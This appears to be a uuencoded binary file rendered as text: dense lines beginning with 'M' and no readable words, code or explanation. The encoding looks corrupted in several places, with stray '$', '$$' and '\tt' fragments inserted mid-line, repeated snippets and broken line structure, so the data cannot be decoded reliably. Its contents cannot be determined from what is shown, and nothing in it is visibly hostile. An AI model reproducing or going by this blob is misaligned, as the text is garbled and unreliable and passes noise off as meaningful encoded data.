M?_,G%K#[;S7_0]0%&XD,<3F?:8*RJ?-;<D_C./?K<,.?GMVX-1#U4E?0?W[] M)NY,'+Z#'\$?Q?RXTY9X_;H;\F=-V\Y3;BXW1VTVV+Y:-FJX-!\$.9HX&&-.(M M'*:G.:#^9_NY91[ZT5^M*_\ZW]KU^G_[S?]_1]"E!NYNW_\];UO*^ETXYB#\$ M=6(88GP, `Q'\$<E."O[F9"K,/]'[TH'#_.**<<,S(\$0T-\$"X?ZC3_Z<9?48MJ MO^..;/``9.D^*HTQ?R#G-*']0:G'UOB<7"<1542=+0Q=1MH@L_W))-67]__: $M_7P7@_K0_UY=B<S6!&=NAF@&\#K++S#=$/]N6T]"Q"I)I@;6VY69N3@W=R[$ M"821!D#(<]:`UKR<0V3S7\$RL<A8;LP,PH)-_?I9I-B):C1)/M:KX?ZKHDS#? MLLUF8O\$, MNG-&_U(;7-JZ<W?8'7D-=8='&%=7#X'_Q,>H&441`:GD&LM>:L^ $M=9Q(2:[^`US)Z'\&USTT_XC1JB%(O^4J0>?$`P22VS.%0@VQ[8U\<M2<3GAHC]$ MBZN3E0I=-"FIF5,%I`*Q&2:;T?]+?J4J9314.!R7K\$:<3:2E1M!53"8K*N2\$ MB%OR#UT9)T+3NG?2T&]P+Q]_'%?(,\YJMPZQ^*S0/%5O2G3;_NZ5UL\\<6%5 MK#_[Q#'<("`7CN"U4!X:\$WF!AF<+ZO+U*S)KR'RZM'9NI&>W`AE&%4-+:YB) $M44=WF]\&B\#)\#=07'DR\#4R76KV`\U9'`(5*@*Q+<HJ(80)\&E9VVU7\&@<HA_SL(B)$ M5H<+&>?^F!7_TF7!S;M"!"!!(/IC%BQFD7+0(JMCFL\$.@'!NN4NVBIP[YXQ; MU*DL]["0)\$+A3CS[Z0AKP-\3JXF7F;Q00:B-#(!;&(0W@RBG2ACN6,6.C<\V

M#*8<%:OTF:Z`6B71P@__4HE#W5WG*8[";1;&?NE*`6RAHQ=;RUR5WW%F5-:N M00;708N&1J2A,M=13U*L5ADUMJK&:J/.NJXS[BL:3Q)@E'K\$&ESB-3#_6;D\$ MLI?O<4="1.]_^\65S=Z:S?9U=B7=UC^R*?WJ4IKSVCI>;R+CG'369?J]+D=A M5U;7?U9JFI"U;8VT.'*\P>:XJ].CEDJ80C\MKD!=XUB\@QJF3'UC(R9SI@9) M9TIA"NI<#D:61)T+=#E;(27@PY_\E[51*@M36"*P0@-QJIXC,EH4Y9*54.&F MA*_`]:LR@%,,K,*'(=6M)^2NX868(FJJMR4_\$[YT8/U]AA?"X]V?=7%ZW)EB M`%,0(!@/4TDP0F03EXVAQYJS9/)A)%,+-J/)7N)TBD4BGD0?B]>+UO*WYR*6 M#)@Z'J9].QXRH^*)HT**9'?6+,Y"H@@=75P>*&ZO!90Q?[981DXXNX1!L1R MG&G)5W_AL7):_6N#QN<%V_FF#&VL>-T<F+1<UG;;G"98E,R?V803E940K&X-M;JWN-O4?%@,S8VY=%R.:"RSW9M?#[CH*1!JF"*ZP\$K9AG_TOHS4CSAAQ>CES M5I=&MO^L"?>2AI-(6Z=^Y<C*EES;;-2YIY6#&D-;TOFU20\$'&[EJ*OC1XFN> M[_P29^8)P@K0WK-YL9W.'&MM,]`1@J>.0"8J1OC'378B<W'828JGTM+.^/\$! M:*U,PRT(@XN\$9E3BT#QV:MG-CIO?4KK78LQY2=TGY1"ROO9L\$\\,R"K#,PY M?!M4T*H6N:J511.BG)DDR8614ATA8LQRR22T^`C!"("9-8Y;B)O,CC.^%3#E M\$4RH]__:V>BT:@\$!RC[5=P,BCS*2,%UEAD0.*6C(9'\$L!SH3;7?F7MN-EK-M9%=E?X/2.1B%"_U5JOY\]]].D_"F5&J:0V7;J6HA-<A8Y>>N7/C\$3/_H)3;1 M; \$LHG3TX+\8J+5UBT3\Z]]*="=SNW["UY"/!]&WF?_[+]D+&H.`4N?+=805! MAJL38G\!!`6<=TN,?.[RLQFQHI#KY)%6[0KI\'"(FD,O31XL0'Y^S==*+/%@ $MRJ.@.)4+Q)Y[M-)3SX8J^@*L3(1_[\8[%<!;!?\#]D0L8^HZ?``U:E(AI;TV)$ $\tt MK9\$\$?.\$W.FSZF\$XZ.\G^G?PV-Z6>G46/:D>"GGK\$"H]\&\$<Z]P[\Q[:1\#\$"Z7]$ $\label{eq:mjj-dvg.wl94!} $$ MJJ-'D\Q.WL94!ZXU\#_[HG63*P_X[C_G_ANN2:Q_\'USQV]>*$PY^=^UQ3Q $$ ANN2:Q_\'USQV]>*$$ PY^=^UQ3Q $$ ANN2:Q_\'USQV]>*$$ PY^*=^UQ3Q $$ ANN2:Q_\'USQV]>*$$ PY^*=^UQ3Q $$ ANN2:Q_\'USQV]>*$$ PY^*=^UQ3Q $$ AND $$ PY^*=^UQ3Q$ M9UR\09U7]P0'HY3[!7CXB>9KZLL/^4;7^E^5LH0?#?,]'W/^_R>GRE57NM%? M#?X[5UQY.NIRM57\$:[M_Q0!IS55;CAP\9S;]QT^E[7C`^'#WUJCY;C,!5(=# MP01#I'2HI&@AC_DX%^,2_TS`@@\$0L2"``8-B``\$@`H@@A^8]?96@8MJS\$SW^ MV]<1X#G^KKGWQ[=;R?Y=Z_0GK>^'O.^Q[.KJC/>''#O*#O*SGG5WW?1QMUM4 M\$W4Z_2U_^/Z_5<.?M.#Q]8OP4G=>O[[Y.^?Y),>RSGMJ*.KYNU[[W/Y3PG^K MO"09?*SN^][OO;[OZV2C&)?6]W?^D]1WG=H=Y@DZK)FGO,78>E[R']D4I>G_ $\texttt{M)GN} \texttt{F2} \\ \texttt{.ZS4SW} \\ \texttt{:PST/PO} \\ \texttt{V=ZBZ} \\ \texttt{!} \\ \texttt{X8LB3'} \\ \texttt{)X} \\ \texttt{[TGG]} \\ \texttt{!} \\ \texttt{!} \\ \texttt{(HN`M>IBN)} \\ \texttt{IBM} \\ \texttt{(HN`M>IBN)} \\ \texttt{(HN`M)} \\ \texttt{$ M>]\$GHYW3>G>A`^%O;;'N\A'5UL>]GI4+6S`OJ>!E+NR^69KN^]C<+O('>EX> M\2:9-*/P'34XN]ZW.[><29-IMWJ9HR'>]AJ<LWZ&;VCK#09<3&&X-707U6+, M!WG>]9H7S;::'>O'KUFQT>]TLW^\$\=I[Z]5P)OW]SGC;:T>.]='+<G#MM1VH MCNV/4][WK=OF?->8\SC/#8-][N]F72]\$3330#2,)#O>GWCM(:?^^?)H28.Z] M+=:^JU/W@T/']WWG>?X>JG=J9XM.#>Y.IIA])R]WD]0AW1QN=/5>JZO;U%>H $\label{eq:mw} $$MW]R>H/3$\!X'P+ZCR^/H/X-$\+N[WT/<V]QVGWB>G/3^F;OHX]/W'#N'N,>G$$ M&E7N_EG4?9B^7(IDR)OY;E,D?]:4_%=4>2N*09D?]ZDS()/#_07Y'^!#^RP* M</LFM9(5^EP?88@RB"\$#&&>PQ_Q%>`!7(U10`S^XT%?,H>?G+^VS]3I_&_U\ MOH>7]+B/[GDZS:<U>@>NZ.OR871^>PW4'G`<(@"!`0-4;D:8`PZV'A\$N'HH(MB`61\$(9GB..K#AFOZACF_SNM4K<.[8&?QBWI4ESTZD.H&J<)PPT7<0L<[_!F MTSJ&P:B.K[3L]7\X-ED]`;=%QBA3<*F>D"(R24,K(Y"7"'_><BG8[?8]A?\^ ML>J/^G1GMUBU72P"F.G2%2\$:"HN5VX/^`5_W,!>E?;L<#[?LL,_]6LL-[#-S MEH+, ONR<SHX,)X:8YELA3``#LY`#).=:SJ4=_N]%GSRX6XZ@59'1B-U5M/%K MWM0XEJ?H0D?7IRJV9TT/A_&;@<-7'D1)87T>AB:(RY'C1>9^^>A77-NOI1R# M.]36F*WMS.K#!@;3`_\+\N]'^]T!_JE,<=V=Z9[D,&@01MBS8"B&T*QQ"7RK M?3K%<15+\$RB%V8L3*;6LPE*/Y6MS5A6VAK`&)-OCEIA'9!)QLDA"9F:9Q:B7 MB\$S`C(R\$,AI3G.(!\$TB(0>?`ZCC_M__*YZ*?[W^5Z[--%BJK6)5,Y*JY0Y[T $M[@2T)C=81J(^,i&R"=&9,F13:@?_N65N.$;036STT+5UV#A&RCBB<ELM?2HO$ MBQIXS@LBUVQ&V7=21@:H@6RK7..Y6.;(6PH/]QUIDL/1V&R0B],M)J\QD-BN MTTM<Z,D;V\$*Z8-<8=;J9CHOUJZ[3*;[N,'Q\SMO`F>Q-*,^-N"A-@5,9IK9S M-:SJ15')5:8(3ZX9P2JK4#\$U@88"&76J([E>ACLOC2'_@:*X,ZGLB"R.0B23 MEJ",@W_&@-UO7;JW.M!;(DS%)&(J!M>8;;2ROD2(M1O/4JIR9=E<=.\$Y<^,7 M(!@-I+VL]7E3/"W>&OREG1*<.#8D&;=1DO,F.T&3L?2\!KIEPEX#,(;W=P<* MTB3V(GA-W6UA?(PXU)UO?%'@W,N/+@JMGX?PU8A7M6EI&67*A*F:#"*2VL% M>+"CE0M3%3ET7Q3![FLP!(.E[J%94(7-_#WWUKD\;N7\$E",QVB8,IC'-F&83 $M!\&K>^-W^X^O_!NKE>F+OH:^MKWUU)0\\"BH9_JO=.F(:\VF;SFF\#GL/V^DYX:$ MY:O&OFYSSYR4V@;6H!>D[DAL6>)*1=+HA/W8TO6^-7@4]+U"2BQ_W(?U5B;M MT)I-:W=CU5W6.M!HD\$@15[H;LKP[((\(2FR*EZ=B3@UOX1>ZU,G7>>S\$'`7T M.%G@:\$+>]?JVOTC&G@R1V1!_R[*W?_N:TB:'C56#*A553@A`E#G\$IG@DL8F< MHX7P<NRPPTF(^"`P&(A@Q5!!F?7KPMS?ZXV1H#@/I\::)TVPQ!*0LK7)E'T' MMU08"LRR=#GT)A582Z0S@"=0VN6YZ339N8<D&G?6.RL!SLP+?A/-KM35XSR# M,!7""7KZSOQ392C['\KOGL;><=+-ZNK<;Q0UQ#;EI%!S(;"FB*(;6NN!,3)V

M>OZ;@BXKIF0"_M:#!WF:*:24^G1F5Y!CJCGKL&<F(XJH.[P9\H=.>\$T.ZEU1 MF569/\('9W'"9_\HB"W.JS52NJE!H1N"..J>-IJS/*8ZO\'/'&P%LVI:,UTZG] MI=L)9~4\$DXP^H<&T*EJRTV9:E)D)G09YID(##W2CV^CH=F\'\@21_K+L27^? M_G=AH[(Y]S'CX+CT`A[2'_@S>Z\$A_AX&'M&+A'I)Q319:WCBV(E#F-_V[+^; M#&MS71*E#_]ORY"TKHH7;KMR8V^`Y.0*D)N<1VX?%).-?^[HM8=&79GL:""B MB, (=:!HY_.:&^X@S"5=:\$DI<))ETT\U5R\'BMT^)&<D\UH@B,8/)EE8\$JY0D MF%QM\$`] '--Q]GK2;1YGY30E>,XL+=)%V7D2VH.=GSSX]^-#O25Q/OST<G4Z M+X]&U!V;; $MU23JAC*4KV*PD6ZW(W<X!V[\A2?WVDCWTST&ZA42:@,<LE8J#)$ MR`LA9-*OPT:PN5_/GCFR?[/0CZ/@N+S&E&>P20^P\$V\$JHQH7UN7+5BR'7S+* $\texttt{M} \# \texttt{XGU}) \texttt{PQR} (\texttt{UK.W} < 9, \texttt{`8_L_U} \texttt{[E[^PN(P^NC_=W\$\backslash 1V = < \texttt{GNG}; \texttt{U[*IIZ\&O]/D-JG})]}) + \texttt{VSC_W} + \texttt{$ M<5ZOKTZ5Y+TY.^,='WKBWUW-;?8NWPO^D-8F+AWOV_/]MG_H5Q!I;=/_(_OF M&8"VF@/`?86:U8H?P#X#B<\$`?:]^O_/W+7PCK>YZ6OICTYZ:,:].5\YW/<=Q MN<C1U/3=Q\'?WE&O<5G3.8AGN*T[B5II>LP/IJF*KN)9W%>=_X'GW[_6%?A-MU]CK'!QP9Z?220?N.X_EZ&XUI<:;O2[C#O8\71^QW&J;NXSM4<>>E7?+KAHT M`R=P'<%BM=QGN.XJP7H_\[PFC,]3KX2NX?Z,^FP(XZ[DQ[+V?J.YVX_27H[N MJ]TW\75'JOZ_4?]=\]WU]1P-W"^E/\-L=RU,;V8(GQVZ_4>GZG;;_V?41\$U_ MM\\;CBK^R\ZZ>!]1S9VW=?Q>A["D9_&!XS?O)9EA\Q:'U*@C_=>V^]-)T<!1 M&_+!M\3+XRP0.&P./5%\?S_;KGT&OJ=W5]OH:X]3['HPV]KGT[Z<YWM8=EG/ M=>H[*SP6NQSNYS7;:>FLZQ.#6&JY_J9VJ3EG,GN<GM'MNQ^GGM>CVIJ/9\Y^ MBW^I]5B5U.JZGQ.LQCN<5Z7T],[@],=QO>XO-X/Z;KJ8=>W^]SW'^KYS>YSH $MI^{+}[^Q_{-}^{-}]^{+}, ?NT_{YQ};@,@$T'VG[,B][MJ_\13>7JB,[5KKQMXKU^{-}]^{+}]$ MF/^W/9NJJ^\U:/YK;/W[M"(-DAA]8@3'(&H?[XF/^#1"V>F']7^33_NS%)1" M%9?WY%FH_DSY*(G-3HH#Z6O,\[R2?V_[I@:'BY_[NFDTHHME7[<=6"I\&\$.Q MA39Q:-A_W?U[;G)-&[^W=OGQB_KB63^Y*^[5,`:B7/DGT;3J[&)D;68`W12$ MVY-),JJAAQ;!NNFK?[4I?YDM2#_PS0T(G6L_,[-M0+(\$*\$N>*)_^S-K['-W4 MZDTNY.S<S8R2709>C6E+2%&74&J:TBQ""4*4C/P+(HYR;ZWVG8)[C@]9P+)7 M 7-836QY1SJ_Q=G=R:VT</'6K;DX%ULKK(TZ]JU0S[A04@%Q@RF^T2N3JAJ9 $\label{eq:mhp-im} $$MH\#P-M':=UZJBMKH4FZLI_I-.[*-U=/<*V-]9THW5V57P'&@<B&09*19J>M3$$$ MOE\$:N*8+-(!`F"'<U-+PL?UQ=JAW)3(Y`IMJF#V0+#,K'W-UE6B)24_Q&>3= MYUOU5?\$C9SQJ_?/6FB8.4=\$1U*1^)QWN_</CW12=8%&8H\T"A6VV<@(5'.T* M8N!!VD"`8#(#`^4Y'EE2:A\$J3=1<B7+_O->7*:7U[F[=/AP*[O,>-2RW.BK5 $M^=INE5G4L, -< (<SG6T!2+SYD]F, C48R6S3B+FDXG)GJ.=UTUU0V(_N&3V3D$ M"F@F,T_QDS87<D]B"7ZSS#=)(#;.NO=X.=\[Y\EBHTB9DXG6:G53)J\$`>F8] M_2NM7=?#*NU9U['4"J\$D(J5,(?FL9,YD#JIJ4""PZ1(';D2B'"9!(H@)NJ2` MP0&,.U.BN#2/`^47#N5B@-4W]]9`5Y.DY0I`N))_JZHX[)HSE^HY\V\G.IXX M!'Y1/_W\$K)@!QKU\+FU.5&%WD,JHB4[7^MG\HNXR\$B*!F#MJ#D<567&0CT&M M9GGJP3(MP, 3`1, ;, [TG25Q74K=#E0J0MH=3='P9660GI<S,F"J@,@[,0]6M()) $M5^{NNF!6.UI} - \&73$^{2} = 2+>54 < US+P&S[31\. %<;V=)EC-.(,'!/BL(J\B7)$ M, `KXXHII95H8U8/Y#; XN\$)R4@KNO.G+L-@-BT.WGOOK"]%P6TY6X(B+J@CYF M+DT<[+,9EA%=YZCB8Q,,EI9P78"N?%KHUAEHQ2FHXP/@UY+DI H<<7B0D"Z[M9`?P0Y?XD>M@TF#DCFRTJN18L)YL;!QP,@2UG&1/((L\B,D25FG(S 6:LA>< M_^\=T<<+QO/_^N1M:%Y*H0Y2TWIJ?5&)R[E]\L7YIHR>'3GO/()Y41!B7"1R $M"I].`!DI!JD39["3_HPVH'=RX'2#>_F;9D7!64*Y6R02>03B[,1(MS]#2:C4]$ MGO207<\$\$Y2#0+=?,5[A*C9";+M=P'Y*U59'_H7#^^BJ64J0K,3;F)+""'U#! MSMY]SGA`L<LV0B/_QI*#`%?0ZT],"DXA`50?]I*9`5;&%6.*-'0ITXW,\$&T4 MB']^>+ANS1PG5,_'8C(6;.5T;W"F<]9ZA<\\R7-_J\L?^8[0]9S4=DU5\$.>* $M\$?R*@R;0VH!PI@J+]=O=S*MHH??V[GUL+!RSN:NS"H,)'CU\\TT7:LW5I.KR M\$V:B.^+:!L\$B*U"R)I/<AG^#N_KRYDK9"!1GF)/WN!-N>V?D[XY0*VO^8Q<U MS:LP>\$.\S)A`W:JY69M+B:NG?G+ JLC!/>4\$?1X)=NOFV)TDK*V;JV'`LG!+ M+CG_EA7DNPV<AKP^"50"\$<TKK,2ZE9*B=1RAX[9KJ(VQ&T,=CKD[A9GJ\$H.= MNU6\?8U\$0N<30[(RBMDCS"ZQQJ4^7_._#&G2TNL,@X^:3:NZDO3IO.;=1P[W M5JN/X6&NN/9QI!:,63'5+BUOK;L'3U4EC-XG>%GOM/<9DB'6BVY#S4R;1ZB* $MKND: R#CQ\&EOWF, 63_+_J < 5-U7_Y*!IZN.[BEM(XE)>?/CR+;LF]#W6]?J <$ M6#DE12[;X/!69/SJW5-!-^_!?,T_9;_6`8H1!`(T6+*6E1_MLZ?YIXM=,<?" M0\]\A,JN^7Y0!@*S#Y\$*LC!\$?(20D.X^4KYBRQW/RA]]<']A,2```%7WGQ?& $MW;V[K/<^W-<PE8X)YZ>=Z5Z*8[1,T>'37^/7SPG;J+=WVYIK^[C?G/[V/-;$

MS#D?`N\.WDG;Z:8I\]7]/FM=6LSSM^;=:[=Z[[S&:YN/=L5N[+S>OGE:\YE/ $\label{eq:mwk-exp} \texttt{MWK}/\&X,M>>/..,VAY!\&H@1?X]*,RA+_1N_C<7\BQ3_<N[]XMXK_(9?^TX'46!=$ MUU4>ITM=];?WSCO;M?/32'G9^_M-/,;W7L?Z)[E@VQYJ^'Z_FWQ1GFYK]AII $M/, X:WM?]QB\;:_P?Q_W['7^<Z1Y(JJ/,:'+F?-X_G]!WESG]4[G^[CUNP>>$ $MV;[O@^4T\0'1/=)(.^{\#X}_?]HM/XA^02)C[\]\&Q\@?\#\0\@^/^JK(7R?(05))$ $M_3S_[/G/"6_P?J/UE$1LHKJSS\LP2J_-Z4#3MX5_1_W^Z]+R,[?:0_9_[FE8]$ M)T\YKH<C?%G,?T-^E9\$35A>E^7 =GXN<<,?RR.M0KF!`L-GX>7W%^=L0OY+ M_Q1C#S>QYC2JFZ1#@00B_G:?(&G8[?KZXZ[]GI51U35/)P>'0U,%>"^TL_CZ M[=Q\[8ZY`%`0A,1@`_B&!*C0!?#[+TWSF"Q#GP(H*I]1RRB/46SUGW6G2ZJ0 MTE6P@S9?VW)%"F;_ME@2[^5WNSO;+:M>>F5_^30:K^B-&/^NGC%D<<&N_OVX M%#E@'X6E.^7A*E/"`CQCB*!OZZV`:+&?^S_2C=_RW73'(P-=VW3/`[=I!"M" M)T]OYR/Z)OX]CC#M<OT8QQ8S[BMYF/@1_;/.8\[3.;@08Z8T)6_!E:-XTI)I M5D%AT1;\W99R8<1]GSRZNOHQ\C'OSV/^&N*\Q9XTV=]MYRY62]VG67%P2\$D/ MCB<.W`I1.#'U\$[5J/YI29`3#_`.2G,&[TLS#BM]2NAHH]BVA`4@;%9ARZGQ? MRF4T.M;M\SUYD9T,X9C;'FR0I@XKR(V-;Q6W.]+P]Y7MK%:M_P?_-*1WYPBD M!L788:7`)W=,R3Z[+KU_X&MH%EV.M8.)[&&NH&YQ7=EQ`XF6'#5`%KED\@:^ M\$'BUFA`0+LRG&UN;EI&!@JB*)@KT/`,3DW6IJ\<.MN:S;<WA0[WY:ZI,#+>T M(\$,0&1M\$WM3@./)PS%]Y._I4,:\\U,.\\'Y\.X+KGNI?_7U-\\ZV\FW1S)A&W_I MU3:[TZ\^12V,.FMB[K/D'8U(0>%%Z'Z06B'<P*!B!:_&BL>-B4%!MRFJ-55" MN@3;KS\$1+8).<MSA!01"*U8#9[&!UC>3F4*V;:1.,[.QKMVPG-@A>P>O#A)<M"%3\$80VHK?8XQ6S"W97J3*-@D0*<;3@QS:D#/"4XQ'\PYI?@H2KPGOH*8HKW MQLC.)F\YCQMX\$&X2S-I(PJ!M+U:7FA!UI%R1-1YF8R0LL/V]5HZ].HPQJTY2 M'H],F<#S<Z['DNE>LF-C8Q73B[D6-\FKF(ABSG?L"[%F;7>LT=8(E01J3CU+ M>.];<-E>4/[M`5JBSC<180A).HNJ`6VH30[E7:MF990>G-"K?88):'0/>95& $MX62*J*`AK5'HSCG(Y1>UL!8'@@P[=(C@8L,I.-K%"1-3DI']+\7S?]G'#/HU$ M[NP?_E\-H!M`1R?KZ,NLBRUPM>RJ9;]`EGW!U7#FA.D*N`0C8\$0(NFYKI0F(M>AJ(%%=:070+JUH-8E12JBFTQ!6&JSJ+^;OM@W6]/GWY=&M7KIKU92H4RY:! M\$=@H3N8F#AL]1J3PAC2KTD@%HA03Z5; `];8ZIO6\`DLHHRHB44QV#]1U[ELJ MGOYN6THC=JAZ)R#B)\$\forall T-UZ^U55>]FKQP?.4X5,WB.6!.9.;W_[(;\PS4A. M9.D<`>+O\$EV9=NZ:3TQ?J_]<9@EJBJ5V*<>6NI\O(7"\R\\PHIZ,W"EO.ZMZ M"6)FQ6U]MU8SHV:M'>-:5?J#59E@M*]*1>1DX*D>#!#Q]D',RR7L09G=BTDM"A;)\$9;&MSR-R&1F=9!5H!\$79(K*9J0/9:I+6'G2T/:':&/>H[>19_)T?IH2 $\texttt{M:+3@R($31\&\&1*@1`Q="ZZ\$\backslash W^A"<W[U7_E'$+AD2V$J!FH/7P<\$\backslash 5\#(29:$38) }$ M#*.3"]X,[3N%CR2/+P70M68X7AK.>D;KR,5W,.NP=9UYSF4[9Y/`49"ND>Q: M79KR-Y'&H]DX9E*2-3L5")#EY,&IS2THS-3DX8PH.YBDO*OO!U!<28<%_]V: MJH2E=XSB;U!QH&/87JLPGZCUQ3?W4H#*TZ3U%S6-OP@W*B&"A<X"%.CA/?GJ M'IIE9DR5K@I9AJ[U'DJ\$+#R4/"Q1K*.(R=DHC3+D;)JU,;F7;1UX.PXI63BC M=N)-I+4XY&_X7RRQ'F%DQY*921)!/.+*6\&;!3_WV`MIN1?"8H18Z%&Q@9/! M!.98=A??&-*U8TS2XXW8\$<;59H+YL:[6R1:DZ4..'4'CF&K_5D:5@8UDNK71 M3))KDD<\$JCR4G''8QY<>\$1^5D2I']]48]Y_!FYTPY9U3V''0C.ZQ`MOG3,4> $\texttt{MAK-MG2$\&(\$S)S2\$!+3UY*0/+O/>'^;)H0;/)4_:Z2\$7(N'.M33TY9\#YV]-K. }$ $\label{eq:mijry&1DJ&MD/\)&i/C2(9+GB77K;2RS=W>ID;)_:BOA+Y/&\YCWL3R')('4U) = (9+GB77K;2RS+W) = (9+GB7K) = (9+GB7K) = (9+GB7K) = (9+GB7K) = (9+GB7K) = (9+GB7$ MX]O"I>;', *V((RQ]>:27IU171..;M`8P!E`LFX-@E\@ZWF-3G,NC95GW2FQ> $M'Q33XK)@RI$V\-K,U-LM)5H>ZQ1T&8%;<$&0B>D<T6X>*66709#N,S<515QV$ MRS9Q7W-/S81;GAL8O3Y[L^JQK_'-^-?\$\\FB!#R!I'8H^&0!)#!`_W(?SGXK MPP?H@@WS#XN81#C^@C_HOTI[+WVZ-1W!O%D_HU.3F@''RRJKXG:>8DK<M?(\$ MKH7\7JJ_?RYIK7@&_;:MRR:E:#O/B?A:XW("`OA("&8`TQLB"1@`@>*4,_% MM:6!24S20[I:Y)&5\$;2Z&<HT\52U?#)T^JMR#"X;(FCE1Y'2F[8[38^@[PD] M.F305_UJ%RQ=;)T=-.IM7J/!KZIP/,FK;WW@/E_["=D/^<K9^L2!"]7G\$X,F $M_X0;B>&[<3J)8>O^{"CA-KE];9G_8+R$9?**3)BX^/HMS+J-C7I36VJ;_!^"$ $MG-?8'95>%+!F7\TRX('9\#LU,'3,LD@@"RO^89+\V%K]%_3`L6)J3OD<'WPA=$ M7U9%\()LR*V^")'6\$@.GQ9\;\OGW^_;_'[OG"NWYJVHRU7+7R7R?,>*WG;XT $MW-?J^XA$, M=OX.; 2S<1]D, $Q+_, 5^??FA$ -:^ $SRG4_$0W'Q=7YC/D^\#D_R$ M*,'W21>_\I'R&?)\@9__OTZE57AZKKZ`3Y<^A\SO\^=3A1=^?_MK"U?;X+5F M.W;(>?GE=-.W//[:;5YO']-A"UY\$U1:)+B_TOGZO-.+NKOM^GYC7SWGR([*^ $M)\UP#]W7-L-5N0_CS?;WHF/@=0\^;34_(PC/S!0\^805+7[2^EY_^;6M47P])$ M'G]2\:6VXYUCYW!>#MV\!YMOSW'V_Z:]6G!WX.Q\]YG=AQI<\\FGN^^S3L9I $\label{eq:mv-xb} $$ $MV>XB = CSM: ?R?PSVSN_=W7YYVX^I_&V_/S[W^1I_4:?)5^=^7L?$1Z3I=\A3 $$$ $\label{eq:most_one} $$ MO3HOTO1] + TS_D$) NCO^{FB&/YW} : $$_&(\#OD^4D8_C-@^T<'G>=OZSD]NF^?@ $$$ M^.U+/[H?V>_2J[)#;:5A>W\!YO%<37:0'R2T/@^/Y?D^2.C1DB"BARS"!#C M[`J.8I_<OZ`*F%`_D"J/I/??.02+YRA"MO9Z7CP/X'I?1GXOWX^XKVQW.\^U

MR5H_18]KS3T_ZU5Y_OL\FG[OW'_.ZY-/Y):*T5/\3EA:E7][.NL\:1T\$?OV+ M!:KUK0?=&BN`+B[B;W#'_ABL1F[W8_RXPQ>5]A]M5XR_D_B3_30<+6'E.6:J M7:--HH!C:#04&Y,?UJS0`?K:,#\T/`/Q6_X-__0?BZ<_]1P#94@\$Q`0F+NB M)@LV9+/@)@/SBO<49(D1=B6>[<H^IW3'#)+S_&/1XOO'M\$CXD)9KZGQYAQ"? M,&"]DQ]Q,M9!G(]7@(055]`Q2%ZDE][#\$@<(B8!!S@D]1D,&!1QT*`[]<KZ6 M<SOMP"2_C\$@BLT=]V8:V8A#C+V+1;JGM7_RFT=56`52SWB/4>5=0``;M=6T5 M5)\LYDV?QRC;FG(72),ZJYY;D"G>@84Q!SIZ0WU8"A YFI,V`A9%13(>/,Z\ M@0A.X22PR7VF"(?O.*PP9*J6<8WD[K76R@&\WB?\$8QE_MZ^4E8WLB:[^4N+B MV800-T,K7VYK<B[_%2<:`J#&QFSF[&;D!.L0\=S'@B.\$530B\$"[B`0-54EH@ M@;#:+4J;*@3-,5QF@E\M(,(5S'XKJ_S&K&04&)'.1LUPF@*Q*DC![MZO202< M60&=AA'=&YN>^(WYRRGLPP57G5(+H'1\$ERT2\%.196PM/&,;+IZ./6VM1_TV MU\:872U=LB\$]K;S(,)\B,`=O><"28?C(_)?J8#K8K<^MKFN#AL[,MM1P=U!* M'GJ"5\`QA(QB>IU`R+5/7UL<:`WB61@.2Z)10<4.PM:#:7\DD40:TW+>!MW4 M12S:)@S'\$9PCJO?E83"DXPM_EV-8&X3<8GCW:OW'D]U,,;;VI%%>.N@;1_ZI M?!'C>)7&6@`HLH=>`%G_J>0]E?&4.,#SRIMR89FYDNL%LAC`(59QJEDZ1:U" M9!2'<LN_WF@J=3!5LU,71.L#PDR'(^+/_=L<`Y(#,[Z4<E!!':B(P:\$X4>C= M=6=L*V:V."%U:XV\3'EU3.T<UZ-GQ[!O:+S,^]6;Q9G7+O<QMJ&4QLJEU\$-MV=7LH]3[/3G/>Z0O#AFZO*.9LB(1`KN_J2\MX"\$``&(0G8M[E2SZ\$6"UA'-S M5EY\$VI3"+`#\$\$+OT^VA%@!COT?D!8T?J/M&06D\ZN"\T+<*'L)\$_//3J6T,O M!=AD2QMA2-1,KD*'GKRRK;*"FJVOBT?`9UJ,!(B'Q'='=/6B0WSO(!9`)?2' M<I#M*IYK(VPL'68&%&D&^C9L97H*U':5W88N8Q'<C(AWV]J.U2II0*B011HM ME^UNSWX[^O2Q:NK*MCANB?*T-I.FZC"E(M).I*DJ]8D`U@\$^Z303VTL9)G"_ MOV5S!!XM'*@&U%3#C%3P5QU!CJP>6ZE6O(H"4+E,P3K>*\+,KF_?5B4ZR^M[MB2JD: `GC@4X)W=6W04>'O*XI(X8YLR-T(SL^5':AD'--+2I*"9*KOJ[PT[Q7 M*_)P)?_GOW\<`5NK-Q89\[T7I=0,J/PZ6#EG&4\$W#-L62H508*#H:;L7-XGY M9L8\-V%.);L8;M>/3>=C0BH)2(UI.6<=Y_GW7V..K[#.[GYWEZ=*>^2(8T*" M*0G;D86^,37JS6`71U@D:NA)6Q3E4W,(&W0XHD\$[%3+W&M6C5':G08QSI:0] $\texttt{M,L!J_2VQG:!TQ81$XH+**P=F=V;\$JEPSU<5Y$INZBTD<9UZ\#BD;PU2PS2XF8}$ M<"%9#N.;_*LI.18P6W^G]!=FJ&-?"V-:6-EXH0"5&S(?)>X9!'CMGE)"3*86 $M<Y:[.'!9R\]%K(I$$K(OZJ]V5&*3-.L%J,M%9IYNN1RZ%1!7_3<X;`#25]F[$ M&H-', "SBYH0"QK`QG!-JL; `J^43(A(Z0*(\$^B,S\$#=Q'F@24217Q!#847FY! MGG55+MG&Z1G5W4'!N-(AFV'R:\L6W18]-6Z@@5<=B#9CGF8>7302MD1ZS'"V MLCLIFF62IFA*A8V]8JH91L`Z\6++B)V4`;&JHXI(B">EU20B2=F`P72094>[MM]\$*"[,]/%FR1B-W^KNOEIU:2C!EM^\E'DK]S<2'CO-ZGWMQ:6I5Q#^[_,`A $M^{[-5; -\infty: C*O!@[R*LXA\R/+-8]}$ PEN2\6C7;M"!>)Y9`X(>\$YY2Y-(I1E M[+R\$#OS'?T[BECU"?(0;F`<116M*T1MJ3&7*@C9]3LD0<=M)6G.5N>!SO2#HMH[3=9(7]UO_LJ?\LUTWLGV(@J1P/^)BOW<4>RY?YARCG#B["UOM=X1WN&/,K M<<A.=T]RO7U.JK"8)9NMO&.=AE(5H(^/Q7; `E:,=:*,JG=/D'<]06! `D]L2& M5]'G5ZFN%L12R;IV=*%*^2C*85F.`9`K\$9\$5\E5G7+=57DO7,YW?C`HLUW4I M*QBY5;,/)>JJ4]H]-E".138A4P(%Y3+0=90-FZW'I[Q\FD3R\$>]V@Y6X^B8T 